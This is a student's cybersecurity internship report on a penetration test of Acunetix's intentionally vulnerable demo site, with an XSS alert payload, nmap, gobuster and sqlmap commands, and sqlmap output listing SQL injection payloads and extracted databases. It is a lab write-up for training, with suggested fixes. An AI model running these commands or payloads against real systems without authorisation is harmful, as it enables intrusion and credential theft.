

Internship Final Report

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University: North-West University

Major: Bsc in Information Technology

Internship Duration: April 10th, 2025 – May 3rd, 2025

Company: Hack Secure

Domain: Cyber Security

Mentor: Mr Nishant Prajapati

Assistant Mentor: Mr Aman Pandey

Coordinator: Mr Shivam Kapoor

Summary of Findings

1. Critical Vulnerabilities Identified:

- **Cross-Site Scripting (XSS):** Confirmed via `<script>alert('XSS Vulnerability Detected');</script>` payload in search/guestbook fields.
- **SQL Injection:**
Exploited `http://testphp.vulnweb.com/listproducts.php?artist=1` to extract database schemas, credentials (test:test), and user tables.
- **Exposed Credentials:** Found `credentials.txt` (test:something) and `ipaddresses.txt` via `http://testphp.vulnweb.com/pictures` directory enumeration.
- **Insecure Directory Listings:** Exposed `/admin`, `/cgi-bin`, and database scripts (`create.sql`).
- **Outdated Software:** nginx 1.19.0 and PHP 5.6.40 (no CVE but outdated).

2. Key Results:

- Extracted full schema of acuart database, including user credentials (test:test).
- Validated credentials to gain unauthorized access to the website.

Vulnerability	Details	Risk
Reflected XSS	Executed <script>alert('XSS')</script> in search/guestbook inputs	Critical
SQL Injection	Extracted DB schemas, user credentials (test:test) via SQLMap	Critical
Exposed Credentials	Found credentials.txt (test:something) and ipaddresses.txt	High
Directory Listing	Exposed /admin, /cgi-bin, and database scripts (create.sql)	Medium
Outdated Software	nginx 1.19.0 (no CVE identified, but outdated)	Medium

Tools Used

Tool	Purpose	Command/Example
Nmap	Port scanning and service detection	nmap -sV -sC testphp.vulnweb.com -Pn
Gobuster	Directory enumeration	gobuster dir -u http://testphp.vulnweb.com -w usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
SQLMap	Automated SQL injection exploitation	sqlmap -u http://testphp.vulnweb.com/listproducts.php?artist=1 --dbs
Manual XSS	Input validation testing	<script>alert('XSS Vulnerability Found')</script>

Methodology

1. Reconnaissance

- Nmap Scan: Identified open ports and services.
- Subdomain/Directory Enumeration: Used gobuster to discover hidden paths.

2. Vulnerability Scanning

- SQLMap: Exploited SQLi in listproducts.php?artist=1 to extract database schemas and credentials.
- Manual Testing: Confirmed XSS vulnerabilities in search and guestbook fields.

3. Exploitation

- Validated credentials (test:test) to gain unauthorized access.
- Analyzed exposed files (create.sql, credentials.txt) for sensitive data.

Skills Gained

1. Technical Proficiency:

- Mastered vulnerability scanning with Nmap/SQLMap and directory brute-forcing with Gobuster.
- Applied XSS payloads and SQLi exploitation in real-world scenarios.

2. Analytical Skills:

- Correlated findings (e.g., linking exposed directories to credential leaks).

3. Reporting:

- Structured vulnerability data into risk categories for stakeholder communication.

Challenges Faced


1. **Tool Configuration:** Initial difficulty automating SQLMap workflows for complex parameterized URLs.
2. **Noise in Results:** Gobuster returned false positives (e.g., /CVS, /AJAX) requiring manual validation.
3. **Outdated Targets:** Limited exploit options due to lack of CVE data for nginx 1.19.0.

Improvements Suggested

1. **Input Sanitization:** Implement regex filters for XSS/SQLi mitigation.
2. **Access Controls:** Restrict /admin and /cgi-bin to authorized IPs.
3. **Patch Management:** Upgrade nginx and PHP to supported versions.

Screenshots – Proof of Task Completion

1. **XSS Vulnerability Confirmation:**



2. SQLMap Database Extraction:

File Actions Edit View Help

workstation@kali: /home

[15:07:00] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELI)'

[15:07:21] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRA CTVALUE)'

[15:07:21] [INFO] POST parameter 'searchFor' appears to be 'MySQL AND boolean-based blind - WHERE, HAVING, O RDER BY or GROUP BY clause (EXTRACTVALUE)' injectable (with -string="Our")

[15:07:22] [INFO] testing 'MySQL > 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'

[15:07:23] [INFO] testing 'MySQL > 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'

[15:07:23] [INFO] testing 'MySQL > 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'

[15:07:23] [INFO] testing 'MySQL > 5.5 OR error-based - WHERE or HAVING clause (EXP)'

[15:07:23] [INFO] testing 'MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_5 SUBSET)'

[15:07:23] [INFO] testing 'MySQL > 5.6 OR error-based - WHERE or HAVING clause (GTID.SUBSET)'

[15:07:23] [INFO] POST parameter 'searchFor' is 'MySQL > 5.6 OR error-based - WHERE or HAVING clause (GTID_5 SUBSET)' injectable

[15:07:23] [INFO] testing 'MySQL inline queries'

[15:07:23] [INFO] testing 'MySQL > 5.8.12 stacked queries (comment)'

[15:07:23] [INFO] testing 'MySQL > 5.8.12 stacked queries (comment)'

[15:07:23] [INFO] testing 'MySQL > 5.8.12 stacked queries (query SLEEP - comment)'

[15:07:23] [INFO] testing 'MySQL > 5.8.12 stacked queries (query SLEEP)'

[15:07:23] [INFO] testing 'MySQL < 5.8.12 stacked queries (BENCHMARK - comment)'

[15:07:23] [INFO] testing 'MySQL < 5.8.12 stacked queries (BENCHMARK)'

[15:07:23] [INFO] testing 'MySQL > 5.8.12 AND time-based blind (query SLEEP)'

[15:07:23] [INFO] POST parameter 'searchFor' appears to be 'MySQL > 5.8.12 AND time-based blind (query SLEE P)' injectable

[15:07:23] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'

[15:07:23] [INFO] automatically extending ranges for UNION query injection technique tests as there is at le ast one other (potential) technique found

[15:07:23] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'

[15:07:23] [INFO] testing 'MySQL UNION query (random number) - 1 to 20 columns'

[15:07:23] [INFO] testing 'MySQL UNION query (NULL) - 21 to 40 columns'

[15:07:23] [INFO] testing 'MySQL UNION query (random number) - 21 to 40 columns'

[15:07:23] [INFO] testing 'MySQL UNION query (NULL) - 41 to 60 columns'

[15:07:23] [INFO] testing 'MySQL UNION query (random number) - 41 to 60 columns'

[15:07:23] [INFO] testing 'MySQL UNION query (NULL) - 61 to 80 columns'

[15:07:23] [INFO] testing 'MySQL UNION query (random number) - 61 to 80 columns'

[15:07:23] [INFO] testing 'MySQL UNION query (NULL) - 81 to 100 columns'

[15:07:23] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'

[15:07:23] [INFO] POST parameter 'searchFor' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y

[15:07:23] [INFO] testing if POST parameter 'goButton' is dynamic

[15:07:23] [WARNING] POST parameter 'goButton' does not appear to be dynamic

[15:07:23] [WARNING] heuristic (basic) test shows that POST parameter 'goButton' might not be injectable

[15:07:23] [INFO] testing for SQL injection on POST parameter 'goButton'

[15:07:23] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'

[15:07:23] [INFO] testing 'boolean-based blind - Parameter replace (original value)'

[15:07:23] [INFO] testing 'Generic inline queries'

[15:07:23] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'

[15:07:23] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'

[15:07:23] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'

[15:07:23] [INFO] testing 'MySQL BLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause'

[15:07:23] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_ SET)'

[15:07:23] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_5 ET)'

[15:07:23] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELI)'

[15:07:23] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELI)'

[15:07:23] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRA CTVALUE)'

[15:07:23] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRA CTVALUE)'

[15:07:23] [INFO] testing 'MySQL boolean-based blind - Parameter replace (MAKE_SET)'

What Is My IP Address - x

guestbook

can the following below: x

testphp.vulnweb.com/guestbook.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OFFSec

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home categories artists disclaimer your cart guestbook AJAX Demo

search art

anonymous user 04.16.2025, 1:15 pm

Browse categories

Browse artists

Your cart

Signup

Your profile

Our guestbook

AJAX Demo

add message

Links

Security art

PHP scanner

PHP vuln help

Fractal Explorer

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Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

```
workstation@kali: /home
File Actions Edit View Help

[15:21:43] [INFO] target URL content is stable
[15:21:43] [CRITICAL] no parameter(s) found for testing in the provided data (e.g. GET parameter 'id' in 'www.site.com/index.php?id=1'). You are advised to rerun with '--forms --crawl=2'

[*] ending @ 15:21:43 /2025-04-16/

(workstation@kali)-[/home]
$ sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --dbs

{1.9.4#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:21:54 /2025-04-16/

[15:21:54] [INFO] resuming back-end DBMS 'mysql'
[15:21:54] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
-----
Parameter: cat (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cat=1 AND 7809=7809

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: cat=1 AND GTID_SUBSET(CONCAT(0x71626a6b71,(SELECT (ELT(5249=5249,1))),0x716b6a7171),5249)

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: cat=1 AND (SELECT 1242 FROM (SELECT(SLEEP(5)))kkGF)

  Type: UNION query
  Title: Generic UNION query (NULL) - 11 columns
  Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71626a6b71,0x734574496a6b70746f4b476b4a694652726e4f49436b7a684c5a577a726b6752476e797a56717672,0x716b6a7171),NULL,NULL--



[15:21:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[15:21:54] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[15:21:55] [INFO] fetched data logged to text files under '/home/workstation/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 15:21:55 /2025-04-16/

(workstation@kali)-[/home]
$
```

3. WireShark Exposed Credentials:



4. Gobuster Directory Enumeration:

